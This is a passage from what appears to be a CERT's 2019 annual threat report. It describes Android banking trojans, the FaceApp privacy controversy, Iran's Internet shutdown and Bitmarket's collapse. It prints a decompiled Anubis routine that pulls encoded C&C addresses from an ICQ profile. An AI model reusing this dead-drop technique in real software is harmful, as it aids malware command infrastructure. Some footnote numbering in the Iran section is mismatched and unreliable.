


Figure 83. The droppers (Camera, FileCrypt Manager) and the target payload (callCam) used in the campaign (source: Trend Micro).




Figure 84. The three-stage infection model deployed in the campaign (source: <https://blog.trendmicro.com/trendlabs-security-intelligence/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group/>).

Android banking trojans

Mobile banking trojans belong to the group of malicious software that directly exposes the user to loss of money. Their main task is to steal logins and passwords to the victim's accounts as well as SMS banking authentication codes. Below are described common mobile banker families observed in the past year. The below-mentioned trojans targeted Android users. The most common malware distribution methods were phishing sites and SMS messages masquerading as known entities and containing a link for downloading malware. Additionally, an observed attack vector were malicious applications serving as droppers found on Google Play¹²⁰.

120. <https://twitter.com/LukasStefanko/status/1095614488529854466>

■ Anubis

The topic of Anubis appeared for the first time in our last year's report with the analysis of one of the variants of this trojan¹²¹. Anubis is a combination of banking malware, RAT software, and ransomware module. Malicious functions of the banker include stealing login data by means of overlays, setting itself as the default application for text messages, access to the microphone, or using a keylogger, among other things¹²². Last year, the Anubis's dropper was equipped with a mechanism for analysing data from motion sensors. The purpose of this measure was to prevent malicious intent of the malware from being detected when launched in a virtual environment. Assuming that the emulator would not have the right sensors, the malicious code made the decision on progressing to the next stage of infection conditional inter alia on indicators provided by means of the sensors¹²³. The propagation channels of the addresses of C&C servers were slightly altered. By then, Anubis had used encrypted Twitter and Telegram bios for this purpose. In 2019, the first attempt¹²⁴ referring to a C&C handler in the ICQ service was observed.



kayaticaret

@kayaticaret

苏尔的开始并而意你拉中是屎比要阿莫死的
标吸比莫并吸比而号号并的没吸拉的比
音死莫并妈死的号号个要需屎并的标引拉
语需禽苏尔苏尔完

SEND MESSAGE

OPEN IN WEB

```
public String doInBackground(Void... voidArr) {
    try {
        c.this.a.getClass();
        this.a = (URLConnection) new
            URL("https://icq.im/kayaticaret/tr").openConnection();
        this.a.setRequestMethod("GET");
        this.a.connect();
        InputStream inputStream = this.a.getInputStream();
        StringBuffer stringBuffer = new StringBuffer();
        this.b = new BufferedReader(new InputStreamReader(
            inputStream));
        while (true) {
            String readLine = this.b.readLine();
            if (readLine == null) {
                break;
            }
            stringBuffer.append(readLine);
        }
        System.out.println(stringBuffer.toString());
        this.c = stringBuffer.toString().replace(" ", "");
        this.c = c.this.a(this.c, "苏尔的开始", "苏尔苏尔完");
        int i = 0;
        while (true) {
            b bVar = c.this.b;
            if (i >= b.s.length) {
                break;
            }
            String str = this.c;
            b bVar2 = c.this.b;
            String str2 = b.f[i];
            b bVar3 = c.this.b;
            this.c = str.replace(str2, b.s[i]);
            i++;
        }
        this.c = c.this.d(this.c);
    } catch (Exception e) {
        e.printStackTrace();
    }
    return this.c;
}
```

Figure 85. Code snippet for downloading C&C addresses.

121. https://www.cert.pl/wp-content/uploads/2019/05/Raport_CP_2018.pdf

122. <https://orange cyberdefense.com/uk/blog/uncategorized/reverse-engineering-of-the-anubis-malware/>


123. <https://blog.trendmicro.com/trendlabs-security-intelligence/google-play-apps-drop-anubis-malware-use-motion-based-evasion-tactics/>

124. <https://twitter.com/ObfusCat/status/1191293661415428096>

Individual Anubis campaigns differed both in size and the number of applications from which login data were stolen. In the first quarter of 2019, researchers from Threat Fabric selected 437 applications which could be the potential targets for Anubis¹²⁵.

■ Cerberus

After such trojans as GMBot, Marcher or Anubis, another malware variant attacking Android users emerged. Cerberus is a relatively young banker, whose noticeable activity was recorded in June 2019¹²⁶. Available in the malware-as-a-service model, the trojan has its Twitter profile posting news (on 20 January 2020, the creators of Cerberus announced they were moving its activity to the xss.is forum¹²⁷) and messages directed to security analysts. The malware allows the attackers to disable Google Play Protect, intercept SMS communication, steal credit card data and login credentials to applications by means of dynamically downloaded injects, open URLs, display false notifications from banking applications, use keyloggers, or obstruct analysis using anti-emulation techniques, among other functions.



The screenshot displays the Cerberus management interface. On the left is a sidebar with navigation options: Main, Bots, Bank Logs, CC Logs, Mail logs, Inject list, and Settings. The main area features a 'Main BOTS table' with a table of bot information and three control panels at the bottom: 'Send sms', 'Send USSD', and 'Forward call'.

ID	Version	Mode	Country	Time	Icons	Date infection	Comment	Actions
d1xqjykyplh0g4ho	8.1.0	TEST	Germany	10	[Icons]	2019-06-21 18:47	Мёртвый бот	[Icons]
u1frksjxdwaj8pno3	8.1.0	TEST	Germany	17h	[Icons]	2019-06-22 15:14		[Icons]
erhc8335xmjqrd42s	8.1.0	TEST	USA	12h	[Icons]	2019-06-22 20:50		[Icons]
klhv947uy2vdv327a	8.1.0	TEST	USA	12h	[Icons]	2019-06-22 21:02		[Icons]

Figure 86. Screenshot of the Cerberus management panel published on the official Cerberus Twitter profile (source: twitter.com/AndroidCerberus).

Similarly to Anubis, Cerberus attempts to obtain the accessibility permission – one of the most essential privileges used by malicious software. If the permission is granted, the malicious application is able to take control of the device. Using the accessibility services, Cerberus can interact with windows, attempt to obtain further privileges, or become the administrator of the device or the default SMS application.

125. https://www.threatfabric.com/blogs/anubis_2_malware_and_afterlife.html

126. <https://twitter.com/AndroidCerberus>

127. ibidem




Figure 87. . A request to obtain the permission to use the accessibility services, characteristic for Cerberus.




Figure 88. The last moment when the user can deny dangerous permissions (screen partially overlaid with the 'enable ADOBE UPDATE' message generated by the trojan).

The Cerberus samples recorded in 2019 were distributed through fake applications masquerading as known brands. A common distribution method of the trojan was under the guise of Flash player updates. In Poland, we observed campaigns masquerading as InPost, the Polish Police, and DHL (see Android campaigns in Poland p.66). We also published an article on our blog in which we described the operation of the trojan in more technical detail¹²⁸.

■ Gustuff

On 28 March 2019, Group-IB issued a press release on the observed activity of an Android banker Gustuff¹²⁹. The document reads that the potential targets of the attack of the trojan were more than 100 banking applications (16 of which in Poland), 32 cryptocurrency applications, messengers, payment systems, and others¹³⁰. Gustuff infected user devices via SMS messages containing a link for downloading the malicious application. The running malware had the ability to propagate further through the stolen contact list or the server database. Using the accessibility services, among other functions, Gustuff implemented the ATS (Automatic Transfer System) function allowing it to autofill fields e.g. in banking applications in order to make unauthorized transactions. The banker's main capabilities also included collecting device information, stealing files, viewing and sending SMS messages, initiating USSD requests, opening URLs, displaying push notifications, launching SOCKS Proxy, and resetting the device to factory settings¹³¹.

128. <https://www.cert.pl/news/single/analiza-techniczna-trojana-bankowego-cerberus/>

129. <https://www.group-ib.com/media/gustuff/>

130. ibidem

131. <https://www.group-ib.com/blog/gustuff>




Figure 89. *Gustuff masquerading as a fake installer of Flash player.*




Figure 90. *Gustuff displaying a characteristic window with a 'Close' button after start-up.*

On 9 April 2019, Talos Intelligence published an analysis of a Gustuff campaign targeting Australian users. The campaign was linked to an SMS scam known in Australia as ChristinaMorrow¹³². The botnet's activity slightly abated (in June, SonicWall described one more campaign labelled InstagramShared¹³³) to return in early October¹³⁴. This time, Gustuff appeared in a new, unknown version. According to Talos, the infection vector were still SMS messages, and the attack again targeted Australian users. However, the functioning of the trojan changed. Informing the bot about the names of the attacked applications, instead of the package list previously stored in the sample, was based on dynamic data loading from the botnet server. Also, the list of antivirus software blocked by the malware was downloaded „on the fly” at the activation stage. The code responsible for the operation of SOCKS Proxy was removed from the new version of Gustuff. Two new commands ‚interactive’ and ‚script’ were added, used for interacting with the banking application interface through the accessibility API and executing JavaScript code through WebView respectively. Other changes included, inter alia, saving the UUID values between installations, and a new method of using commands and stealing payment card data. The new malware version, in addition to focusing on banks and digital currency wallets, loaded injections targeting one of Australia’s governmental portals servicing taxes and social security¹³⁵.

■ Ginp

On 23 October 2019, Tatyana Shishkova of Kaspersky informed on her Twitter profile about a new Android banking trojan family named Ginp. First seen in August, the banker targeted mainly British and Spanish users, masqueraded as Adobe Flash Player, and had an encrypted payload. The trojan downloaded injects from its C&C server, and, using the accessibility services, it became the default SMS application¹³⁶. According to ThreatFabric, Ginp dates back to June 2019, when it masqueraded aspod

132. <https://blog.talosintelligence.com/2019/04/gustuff-targets-australia.html>

133. <https://securitynews.sonicwall.com/xmlpost/androidgustuff/>

134. <https://blog.talosintelligence.com/2019/10/gustuffv2.html>

135. *ibidem*

136. <https://twitter.com/sh1shk0va/status/1186968376930897926>

Google Play Verificator. The malicious application then served as an SMS stealer sending a copy of incoming and outgoing text messages to the C&C server. Only two months later, a new version of the trojan appeared, focusing on mobile banking and theft of credit card data from utility applications and messengers. The third version of the banker was characterized by source code fragments taken from the well-known Anubis trojan and injects targeting users of 24 Spanish banks. The last version of Ginp, which emerged in November, in addition to typical Anubis functionality, offered the possibility to obtain the device administrator privileges and an added function for downloading an additional module¹³⁷.




Figure 91. Example of banking application overlays used by Ginp. (source: https://www.threatfabric.com/blogs/ginp_a_malware_patchwork_borrowing_from_anubis.html).

■ Preventing infection

Last year, the majority of banking trojan campaigns targeting Android users were conducted outside the official Google Play store. Therefore, the first safety measure should be not installing applications from untrusted sources. When installing an application, it is advisable to read reviews posted by other users. One should also pay attention to the permissions requested by the installed app, especially accessibility and SMS privileges. Mobile banking trojans use the above-mentioned functions to take control of the device, grant further privileges, and steal SMS authorization codes.

137. https://www.threatfabric.com/blogs/ginp_a_malware_patchwork_borrowing_from_anubis.html

FaceApp controversy

On 15 July 2019, an international media outrage was sparked around FaceApp, a mobile application used for modifying face images using advanced filters. These filters work on the server side after uploading an image from the user's device. FaceApp became very popular within a short period of time, mainly thanks to a face „ageing” function and sharing its effects on social networking sites.

The outrage was sparked after false information published on Twitter by Joshua Nozzi, an American mobile app programmer, who stated two days later that the allegations he had made were groundless.

The original statement, which was picked up by foreign portals 9To5Mac, TechCrunch, and later also Forbes, among others, read:



Figure 92. Joshua Nozzi's statements about FaceApp.

“First let me say this: I was wrong. I was wrong about what I thought the app was doing (uploading all pics once granted access), and I was wrong to have posted the accusation without testing it first.”

Among various media publications which appeared in Polish and foreign press, the main accusations against FaceApp were:

- abusive privacy policies (albeit similar to those used by popular social networking sites);
- inadequate number of privileges required by the application (false information);
- supposed transfer of data directly to servers in Russia (also false information).

On 22 July 2019, CERT Polska published a technical analysis of FaceApp¹³⁸ containing precise information on the influence of particular functions on network traffic, the type of data transferred to the servers, and the location and ownership of the services.

Our analysis showed that using FaceApp does not pose a disproportionately greater threat to privacy than similar solutions or social networking sites.

„After analysis of the FaceApp application, we found no clear evidence that it spies on its users. Furthermore, there is no evidence that it generates any illegitimate network traffic or abuses the privileges to extract excess data from the user's telephone.”

138. <https://www.cert.pl/news/single/faceapp-analiza-aplikacji-oraz-rekomendacje-dotyczace-zachowania-prywatnosci/>

Shutdown of the Internet in Iran

The Internet is one of the pillars of modern civilization. Commonly identified with websites, it is used wherever it is necessary to exchange digital information at a distance. Although often invisible, it is present in almost every area of life.

The structure of the Internet network consists of thousands of communication nodes whose task is to transmit information between devices connected to them.




Figure 93. Network visualization fragment (source: Opte Project).

Such structured network makes it possible to connect sites separated by thousands of kilometres. However, single components are not centrally managed and many of them are controlled by separate entities.

Nowadays, the Internet is the most significant and at the same time the most independent means of distant communication. The maintenance and control of this medium is a state-level obligation. However, close control leads to freedom of speech issues and may result in censorship. We witnessed such a situation in November 2019. In connection with US sanctions on Iran, the government was forced to introduce a fuel rationing scheme and considerably increase fuel prices. Due to underdeveloped public transport, many Iranians rely mainly on their vehicles. The difficulties with free movement led to growing social discontent among the Iranians and ultimately to mass protests.

In order to prevent disclosure of information outside, the Iranian government decided to shut down the Internet in the country. The effects of this decision were clearly visible abroad, as documented, among others, by NetBlocks¹³⁹.

In the early morning of 15 November 2019, there were first reports on connection stability issues. The next day, network availability fell below 10%, which in practice meant that it was virtually impossible to use the Internet.




Figure 94. Iranian IP addresses visible from the Internet (source: Twitter @netblocks).

Such behaviour could indicate Internet traffic filtration or control attempts and then total disconnection from the global network. It was only from 23 November that the availability of the Internet began to gradually return to normal.

As a result, a lot of people were unable to contact their family or friends outside Iran. The economy suffered an estimated loss of one billion dollars¹⁴⁰. According to the Washington Post¹⁴¹, the events affected small businesses to the largest extent.

It should be noted that the United Nations directly indicates¹⁴² that limiting access to information and censorship of the Internet is a violation of international human rights.

139. <https://www.cert.pl/news/single/faceapp-analiza-aplikacji-oraz-rekomendacje-dotyczace-zachowania-prywatnosci/>

140. <https://netblocks.org/reports/internet-disrupted-in-iran-amid-fuel-protests-in-multiple-cities-pA25L18ba>

141. <https://www.aljazeera.com/ajmpact/internet-blackout-iranians-stock-191126142459371.html>

142. <https://www.washingtonpost.com/world/2019/11/21/iranians-proteted-then-internet-was-cut-new-global-pattern-digital-crackdown/>

Cryptocurrency exchanges

In 2019, there were several notable incidents involving cryptocurrency exchanges.

■ Liquidation of Bitmarket

On 9 July 2019, soon after midnight, the Polish cryptocurrency community learned that the oldest Polish cryptocurrency exchange – bitmarket.pl – running from 2014, was closed (liquidated). On the evening of the day before, the IQ Partners venture capital fund published a report¹⁴³ in which it warned that the exchange would probably cease its operations due the insolvency of its operator, Kvadratco Services Limited based in London. The owner of the exchange only published a short statement about the loss of liquidity of the company.

On 1 June 2019, there was an unexpected maintenance break at the exchange justified by “an unforeseeable situation related to one of the components of the exchange”¹⁴⁴. After the platform relaunched, the users were compelled to change their passwords, and Bitmarket, referring to its anti- fraud policy, suspended withdrawals for further 48 hours. Despite the customers’ concerns, the company assured that the funds accumulated on the accounts were safe and issued another brief statement ignoring questions of worried investors. In addition, a few days later, some users received a notification that an additional account verification was necessary. The administration of the exchange, as a justification, referred to the applicable law on counteracting money laundering and terrorist financing¹⁴⁵. As some users correctly pointed out, similar situations already occurred before, when other exchanges were closed down, i.e. Mt.Gox in 2014 or BitCurex in 2016¹⁴⁶. Nevertheless, at the time of writing (January 2020), no clear reason for the turmoil was determined.

Szanowni Użytkownicy,
Z przykrością informujemy, że w skutek utraty płynności, z dniem 08.07.2019 roku, Serwis Bitmarket.pl/net został zmuszony zakończyć swoją działalność. Będziemy informować Państwa o dalszych krokach.

Dear Users,
We regret to inform you that due to the loss of liquidity, since 08/07/2019, Bitmarket.pl/net was forced to cease its operations. We will inform you about further steps.

Figure 95. A statement concerning the closure of Bitmarket.pl, published on the webpage of the exchange on 9 July 2019 several minutes after midnight (source: <https://bithub.pl/wp-content/uploads/2019/07/bitww-1024x430.png>).

One should also consider the intricate network of Bitmarket affiliates, registered in Estonia, the UK, and the Seychelles, as well as the obscure financial situation of the exchange prior to its acquisition by the IQ Partners fund in November 2018. Some sources claim that already at that time, there could be a deficit of more than PLN 22 million on Bitmarket accounts¹⁴⁷. These issues combined with repeated situations of unjustified holding of large withdrawals of some users¹⁴⁸ give the overall image of the platform, which had been dealing with serious financial problems and struggling to survive on the market for many months, with the deposits of traders, unaware of the poor financial condition of the exchange, only delaying its demise.

143. https://www.gpw.pl/komunikat?geru_id=334547&title=Istotna+informacja

144. <https://forum.bitcoin.pl/viewtopic.php?t=13817&start=6600>

145. <https://bithub.pl/wiadomosci/niezadowoleni-uzytownicy-bitmarket-komentuja-dzialania-gieldy/>

146. <https://bithub.pl/artykuly/2300-bitcoinow-bitcurex-historia-upadaj-polskiej-gieldy/>

147. <https://comparic.pl/nowe-fakty-w-sprawie-bitmarket-pl-marcin-a-w-posiadaniu-250-btc/>

148. <https://www.parkiet.com/Kryptowaluty/307169937-Dawid-Muszynski-o-upadku-gieldy-kryptowalutowej-Bitmarket.html>

The aggrieved traders formed a Facebook group to instigate group litigation. The investigation is conducted by the Cybercrime Division of the Provincial Police Headquarters in Olsztyn under the supervision of the District Prosecutor's Office in Suwałki¹⁴⁹. According to various estimates, there could be up to 2,300 Bitcoins on the accounts of the users of the exchange, corresponding to over PLN 112 million, when the exchange ceased its operations.

■ Attack on Binance

